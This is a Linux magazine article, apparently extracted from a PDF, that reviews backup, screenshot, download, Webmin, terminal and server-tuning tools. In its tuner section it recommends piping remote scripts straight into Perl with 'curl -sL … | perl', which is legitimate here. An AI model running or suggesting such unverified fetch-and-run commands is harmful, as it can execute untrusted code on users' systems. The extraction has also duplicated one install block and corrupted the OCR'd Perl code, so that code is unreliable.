Do you back up the data on your Linux box? By its very nature, the temptation with your Linux machines is to employ a DIY approach to backing up – **cron, tar gzip, sftp, rsync**; it's all good.

But actually, there is a far better and more efficient way, in the form of CrashPlan. Free for inter-machine backup and subscription based for cloud backup (with home, pro and enterprise versions), CrashPlan offers truly unlimited, encrypted backup to a data centre employing military-grade security and a custom private key, continuous backup, custom backup sets, configurable versioning and retention policies, deleted file protection and a whole bunch of

intelligence to ensure that your data is backed up as efficiently as possible.

While the premium, cloud-connected version of CrashPlan is excellent (particularly taking advantage of the family plan savings), the free version is well worth having. As well as being able to back up to your own servers or external drives, CrashPlan assigns every user an ID, which can then be shared among a group of friends. This means you could back up your data to one or more of your friends' machines (fully encrypted, of course, so they can't see your actual data) and then you could also serve as a backup repository for them.

As well as Linux, both Desktop and Server, CrashPlan offers clients for the other desktop Operating Systems as well as restore/management utilities for iOS and Android. When using Crashplan on a headless server, the service itself runs on the remote machine but the GUI runs on your local box for configuration purposes.

Later in this article we will also discuss Rsnapshot, which provides you with an alternative backup option, although this could potentially be paired with CrashPlan to back up the actual snapshot files. You can discover Crashplan's free offering for yourself at www.crashplan.com.

“As well as being able to back up to your own servers or external drives, CrashPlan assigns every user an ID, which can then be shared among a group of friends”




SHUTTER AND PEEK (+GIMP)

If a picture paints a thousand words, what about animated GIFs?

GIMP is unquestionably the most accomplished image editor for Linux (and is excellent on other platforms too). When grabbing screenshots from Linux, it's tempting just to hit the `PrtScr` button and chop the image up as needed. There is a better way!

Shutter is a feature rich screenshotting tool for Linux released under GPL v3. It provides menu shortcuts to instantly screenshot a click-drag selection, the desktop, the window selected by the cursor, the window selected from the menu, a section, menu or tooltip or particularly usefully, a whole web page. The web page feature captures the whole of a web page, not just the visible area. Images can be copied to the clipboard or uploaded directly to a number of hosting services such as imgur, Dropbox, Itimages etc. Several built-in filters are also provided.

If you want to go beyond the static screenshot, check out Peek. Peek creates a resizable 'lens' on the desktop, which is used to define an area to



be recorded as an animated GIF for sharing later. The interface is beautifully simple, but it works very well and the produced video is excellent.

One additional tip – GIMP can open animated GIFs and allows you to edit the frames individually if required!

```
paul@xps13-xenial: ~  
paul@xps13-xenial:~$ axel -n 5 -a http://releases.ubuntu.com/16.04.1/ubuntu-16.04.1-desktop-amd64.iso?_ga=1.221387224.1399575541.1481575691  
Initializing download: http://releases.ubuntu.com/16.04.1/ubuntu-16.04.1-desktop-amd64.iso?_ga=1.221387224.1399575541.1481575691  
File size: 1513308160 bytes  
Opening output file ubuntu-16.04.1-desktop-amd64.iso  
State file found: 25561289 bytes downloaded, 1487746871 to go.  
Starting download  
[ 6%] [0 .1 .2 3 ] [ 4.8MB/s] [04:41]
```

AXEL

Accelerate your command line with multi-threaded downloads

When downloading applications from the command line, normally you'd use `wget` or if you want a bit more control, `curl`. If you want to accelerate your downloads however, you should check out Axel.

Axel tries to accelerate the HTTP/FTP downloading process by using multiple connections for one file. It can also use multiple mirrors for a download. Axel has no dependencies, is lightweight and unlike most


other similar programs, it downloads all the data directly to the destination file using a single thread, saving time at the end because the program does not have to concatenate the downloaded parts.

In its most simple form, just use Axel in the same way you would `wget` – '`axel url`'. The most common options include '`--max-speed`' to prevent the app chewing up all your bandwidth, '`--num-connections`' to specify

a number of connections (the recommended default of 4 is fine for most downloads). Passing in multiple URLs allows downloading of the same file from multiple locations.

Axel is great, but what if you want a GUI download manager with similar features? Check out uGet, which also includes accelerated downloads, clipboard monitoring, browser integration, queueing support and even command line support!

WEBMIN



Add a GUI to some of the most complex Linux features

What if you could have a web-based GUI to configure some of the most complex Linux features, with a cutting edge interface, frequent updates, modular extensibility and all for free? Good news – that is exactly what Webmin offers.

Using any browser that supports tables and forms (and Java for the File Manager module), you can set up user accounts, Apache, DNS, file sharing and so on. Webmin consists of

a simple web server and a number of CGI programs which directly update system files such as `/etc/inetd.conf` and `/etc/passwd`. The web server and all CGI programs are written in Perl version 5 and don't use any non-standard Perl modules.

Webmin has been around for many years and when using the standard interface, this definitely shows. The utility has recently been offered a new lease of life however with the

third-party, bootstrap-based, responsive 'Authentic' theme. It quickly elevates Webmin to one of the best looking remote consoles out there. High praise indeed!

Upon installation, Webmin will automatically determine which services you are using on your server and enable the appropriate functions within the software. It's well worth also checking out the huge repository of third-party plugins at the Webmin site.

Installing on Debian



If you are using the DEB version of webmin, first download the file from the [downloads page](#), or run the command:

```
wget http://prdownloads.sourceforge.net/webmin/webmin_1.831_all.deb
```

then run the command:

```
dpkg --install webmin_1.831_all.deb
```

The install will be done automatically to `/usr/share/webmin`, the administration username set to root and the password to your current root password. You should now be able to login to webmin at the URL `http://localhost:10000/`. Or if accessing it remotely, replace localhost with your system's IP address.



01 Install using the DEB package

If you are on a Debian-based Linux distribution, such as Ubuntu, then the quickest way to install Webmin is to use the deb package. This can be downloaded via `wget` from the Webmin site, and installed using `dpkg`. Note however that if you take this approach, you won't automatically receive updates with your OS, so the apt option might be a wiser choice. Note that you may also need to manually install dependencies, and you'll need the universe repos enabled in order to do so.

02 Install from source

If you are using a non-deb-based version of Linux, RPM and other alternative versions are available from the Webmin site, or you may find Webmin in your distribution's repositories. If you don't, or if you prefer the manual route, you can of course download the source and install manually either from the Webmin site or the Webmin github repository at <https://github.com/webmin/webmin>. Development versions are also available, offering a sneak peek at the latest features.

03 Recommended – install via apt

For the easiest way to install webmin (and stay updated), you can add the Webmin APT repository to your `/etc/apt/sources.list` file (or create a dedicated file at `/etc/apt/sources.list.d/webmin.list`). You'll also need to install the GPG key using `'apt-key add'` from <http://www.webmin.com/jcameron-key.asc>. After doing so, you can install using `'apt-get update'` and `'apt-get install webmin'` – dependencies should be resolved automatically and new versions will be installed as part of your regular apt upgrade process. If you do install manually, it's worth noting that Webmin itself will notify you of available updates, you'll just have to install them manually.

Installing on Debian

If you are using the DEB version of webmin, first download the file from the [downloads page](#), or run the command:

```
wget http://prdownloads.sourceforge.net/webadmin/webmin_1.831_all.deb
```

then run the command:

```
dpkg --install webmin_1.831_all.deb
```

The install will be done automatically to `/usr/share/webmin`, the administration username set to root and the password to your current root password. You should now be able to login to Webmin at the URL `http://localhost:10000/`. Or if accessing it remotely, replace localhost with your system's IP address.

04 Download and install Authentic

After installing Webmin, you'll be able to connect to the service from your browser using https on port 10000. After logging in with a valid user account, the first thing you'll notice is that the default theme is ugly! Thankfully, the third party Authentic theme will fix that. To download it, open **Webmin Configuration>Theme Configuration** and choose Webmin Themes. On the Install Theme tab, use the 'from ftp or http URL' option to grab the theme directly from the link provided over at <https://github.com/qooob/authentic-theme>. After download, you can then simply then switch back to the Change Theme tab and select Authentic. You'll be amazed at the transformation that occurs.

```
* - paul@p313:~/webmin$ ./certbot-auto
echo "Replacing certbot-auto..."
# Clone permissions with cp, chmod and chown don't have a --reference
# option on macOS or BSD, and stat -c on Linux is stat -f on macOS and BSD
$SUDO cp -p "$@" "$STEP_DIR/letsencrypt-auto.permission-clone"
$SUDO cp "$STEP_DIR/letsencrypt-auto" "$STEP_DIR/letsencrypt-auto.permission-clone"
# Using mv rather than cp leaves the old file descriptor pointing to the
# original copy so the shell can continue to read it unaltered. mv across
# filesystems is non-atomic, doing rm dest; cp src dest; rm src, but the
# cp is unlikely to fail (esp. under sudo) if the rm doesn't.
$SUDO mv -f "$STEP_DIR/letsencrypt-auto.permission-clone" "$@"
fi # A newer version is available.
fi # Self-upgrading is allowed.

"$@" --le-auto-phase2 "$@"

root@p313:~/certs$ ls -l
total 16
-rw-r--r-- 1 root root 1881 Jan 1 14:47 cert.pem
-rw-r--r-- 1 root root 1647 Jan 1 14:47 chain.pem
-rw-r--r-- 1 root root 3448 Jan 1 14:47 fullchain.pem
-rw-r--r-- 1 root root 1794 Jan 1 14:47 privkey.pem
root@p313:~/certs$
```

05 Use certbot-auto to create an SSL certificate

By default, Webmin is set up to use a self-generated SSL certificate, which is fine, but does present a warning when you connect to the site. It's much better to use a valid SSL certificate! To generate the certs, ensure your server is reachable at Apache on port 80 (install the apache2 package if you haven't already), then download the certbot-auto script from <https://github.com/certbot/certbot>. Run the script, follow the prompts and it will create a number of .pem files, which can then be imported into the Webmin config.



06 Install your custom SSL cert

After creating your pem files, copy them to an easy-to-remember location. Next, in Webmin itself open the SSL Configuration section of Webmin Configuration. You'll need to configure the Private key file (point to your new **privkey.pem**), your certificate file (**point to your cert.pem**) and an additional certificate file (point to your **chain.pem**). You might also want to redirect non-SSL requests to SSL mode. After saving the config, that's it! Close the **window/tab** you have Webmin open in and re-open a new one, and you should now see that your SSL cert is valid.

Un-used Modules

- ADSL Client
- Bacula Backup System
- CD Burner
- DHCP Server
- Dovecot IMAP/POP3 Server
- Fail2Ban Intrusion Detector
- FirewallD
- GRUB Boot Loader
- Heartbeat Monitor
- idmapd daemon
- Initial System Bootup
- IPsec VPN Configuration
- iSCSI Client
- iSCSI Server
- iSCSI Target
- iSCSI TGTd
- Jabber IM Server
- Kerberos5
- LDAP Client
- LDAP Server
- LDAP Users and Groups
- Linux IPv6 Firewall
- Linux RAID


07 Enable and disable modules

Upon first installation of Webmin, it will attempt to automatically determine which services you have installed and enable any appropriate modules within the relevant section of the Webmin UI. You can also see which modules are installed but not enabled by clicking the 'Un-used modules' section in the left menu. Clicking an individual service in the list will typically tell you what you need to install on the system in order to enable support. Some modules also need to be manually configured before they appear in the main list.



08 Remote command shell and file management

Webmin provides a number of useful tools that can be lifesavers if you are having trouble accessing your system. The first is the command shell feature, which allows you to execute single commands in the context of your logged-in user account and see the response. The second provides file management via a simple web view or using a Java plugin (if you are using a supported browser). Although the interface is fairly limited at times, it does allow file download/upload, permissions management and location bookmarking.



09 More useful Webmin features

Webmin has so many useful features that it's impossible to cover them all in this article, but what do we find particularly useful? The interface allows you to see, and even install, pending software updates. A visual Cron editor lets you configure and test your scheduled tasks. Creating users and groups is easily managed with an intuitive UI. Samba setup can sometimes be fairly complex; the Webmin module makes that straightforward too. There is really something for both amateurs and experts alike.

CREATE YOUR GRID


A right-click of the mouse reveals the core feature of the app – the ability to split horizontally or vertically. You can also click and drag the dividers to adjust as required

MOUSE-BASED FOCUS

In the preferences menu, you'll see a feature called 'mouse focus'. By changing this option to 'follow mouse pointer', whichever terminal window is currently under your pointer will receive your keyboard input

ZOOMING A SPECIFIC TERMINAL

If you have a lot of terminal windows open, you might want to zoom in to a specific one to do some work. The right click menu reveals this option -- 'Zoom terminal', with the 'Restore all terminals' option to un-zoom



TERMINATOR

Real power users have lots of terminals on screen, right?

How many terminal sessions do you normally have open at once? We're willing to bet that it's more than one and if you're anything like most Linux users, it's likely quite a lot more! The goal of the Terminator project is to produce a useful tool for arranging terminals – the main focus is arranging terminals in grids, but Terminator also supports Tabs, in a similar way to Gnome terminal. The feature set is rounded out with drag and drop re-ordering of terminals, lots of keyboard shortcuts, the ability to save multiple layouts and profiles via a GUI preferences editor and a

really cool feature – simultaneous typing to arbitrary groups of terminals. Maintain a bunch of servers? Terminator will allow you administer them simultaneously, but still using the good old command line. Clever!

Terminator can be added to Ubuntu using a PPA ([ppa:gnome-terminator](#)) or if you are feeling particularly brave, there is a nightly PPA too ([ppa:gnome-terminator/nightly](#)). Terminator is in the default repos for Fedora, OpenSUSE and RHEL amongst others, or of course it can be built from source.

After installation, run the application and right-click with the mouse to bring


up the main menu. Here you will find the application actions as well as a link to the preferences page, where you can also configure Terminator plugins, a number of which are pre-installed with features such as 'terminalshot' (Terminal Screenshot), activity and inactivity watchers and a handy custom commands plugin that allows you to easily define custom command macros for laborious but frequently used commands. Third party plugins are supported and a number of them are very useful, however there doesn't appear to be a central repository of these currently.

APACHE / MYSQL TUNERS

Use automated scripts to optimise your server software

When setting up a new Linux machine, particularly a server, there's a good chance that you're going to install a LAMP stack (Linux, Apache, MySQL, PHP). If you've done so recently however, you're no doubt aware that even on the very latest distributions, a default installation of Apache or MySQL isn't very well optimised for today's common hardware. Even installing on a fairly basic VPS results in under-utilisation both of CPU and RAM.


Seasoned Linux users may be comfortable with adjusting the default server settings themselves, but for most of us the **apache2.conf** and **my.cnf** files are a dizzying number of variables, each of which interplay and can make the difference between a smoothly running system or one that performs badly (or likely, falls



over completely). So what's the answer to this annoying problem?


Thankfully, enterprising developers (this is Linux after all) have taken it upon themselves to develop tuning scripts. Originally developed for MySQL and then offered for Apache 1

and more recently Apache 2, the scripts look at your system configuration, the current software configuration and most importantly, the stats from recent use. They then augment these figures to suggest the best settings for your specific setup. It's well worth trying.




01 Download apache2buddy

apache2buddy is a Perl script that originally had support only for RedHat/CentOS, but now also supports Debian and Ubuntu, providing "a reporting tool and onetime run dashboard for assisting with tuning and troubleshooting Apache web servers". The script itself is hosted on GitHub at <https://github.com/richardforth/apache2buddy>, however the project also owns the **apache2buddy.pl** domain (which is handy the Perl extension), so you can simply use 'wget **apache2buddy.pl**' to download. It actually makes more sense to download and run on each execution to ensure you have the latest version, using 'curl -sL **apache2buddy.pl** | perl'.



02 Run the tool


The golden rule when running the **apache2buddy** script is to ensure that your server has been running for at least 24 hours beforehand, and the longer it has been running, the more accurate the recommendations will be. When launched, the script will perform some checks on the system and also look at which other common services are installed. It will list its findings in detail, before finishing with a 'General findings and recommendations' section. Before implementing the changes, remember to back up your **apache2.conf** file! This will allow you to roll back if the suggestions it's made turn out to have unexpected consequences.



03 Download mysqltuner


The MySQLTuner app, like the Apache tuner, is also written in Perl and hosted on a .pl domain – **mysqltuner.pl**. As with the Apache script, use 'curl -sL **mysqltuner.pl** | perl' to download and run. The github repo for the script can be found at <https://github.com/major/MySQLTuner-perl>.

MySQLTuner suggests adjustments to increase performance and stability. The current configuration variables and status data is retrieved and presented in a brief format along with some basic performance suggestions. The current version supports around 300 indicators to ensure suggestions are as effective as possible!



04 Run the script

As with the Apache script, you should ensure that the MySQL server has been running for at least 24 hours before you run the tuner. If you choose not to do so, recommendations won't just be sub-optimal, they may be detrimental to your system's performance, particularly on low traffic systems. Again, the script will list its findings in detail before finishing with a 'General recommendations' and 'variables to adjust' section. Before implementing the changes, it's the '**my.cnf**' file you should back up this time, to allow you to back out of the changes if required.



The screenshot shows the Visual Studio Code interface with the file explorer on the left displaying 'mysqltuner.pl' and 'PANDORASLACK'. The main editor window shows the contents of 'mysqltuner.pl', which is a Perl script for MySQL tuning. The script includes color definitions, version checks, and various print functions. The status bar at the bottom indicates 'Ln 1, Col 1', 'Spaces: 4', 'UTF-8', 'LF', and 'Perl'.

```

241 my $me = 'whoami';
242 $me =~ s/\n//g;
243
244 # Setting up the colors for the print styles
245 my $good = ( $opt(nocolor) == 0 ) ? "\e[0;32mOK\e[0m" : "[OK]";
246 my $bad = ( $opt(nocolor) == 0 ) ? "\e[0;31m!\e[0m" : "[!]";
247 my $info = ( $opt(nocolor) == 0 ) ? "\e[0;34m--\e[0m" : "[--]";
248 my $deb = ( $opt(nocolor) == 0 ) ? "\e[0;31mDG\e[0m" : "[DG]";
249 my $cmd = ( $opt(nocolor) == 0 ) ? "\e[1;32m[CMD] ($me)" : "[CMD] ($me)";
250 my $end = ( $opt(nocolor) == 0 ) ? "\e[0m" : "";
251
252 # Checks for supported or EOL'ed MySQL versions
253 my ( $mysqlvermajor, $mysqlverminor, $mysqlvermicro );
254
255 # Super structure containing all information
256 my %result;
257 $result{'MySQLTuner'}{'version'} = $tunerverversion;
258 $result{'MySQLTuner'}{'options'} = \%opt;
259
260 # Functions that handle the print styles
261 sub prettyprint {
262     print $_[0] . "\n" unless ( $opt('silent') or $opt('json') );
263     print $fh $_[0] . "\n" if defined($fh);
264 }
265 sub goodprint { prettyprint $good. " " . $_[0] unless ( $opt(nogood) == 1 ); }
266 sub infoprint { prettyprint $info. " " . $_[0] unless ( $opt(noinfo) == 1 ); }
267 sub badprint { prettyprint $bad. " " . $_[0] unless ( $opt(nobad) == 1 ); }
268 sub debugprint { prettyprint $deb. " " . $_[0] unless ( $opt(debug) == 0 ); }
269
270 sub redwrap {
271     return ( $opt(nocolor) == 0 ) ? "\e[0;31m" . $_[0] . "\e[0m" : $_[0];
272 }
273
274 sub greenwrap {
275     return ( $opt(nocolor) == 0 ) ? "\e[0;32m" . $_[0] . "\e[0m" : $_[0];
276 }

```

VISUAL STUDIO CODE

The 'new Microsoft's' cross-platform editor is actually rather good

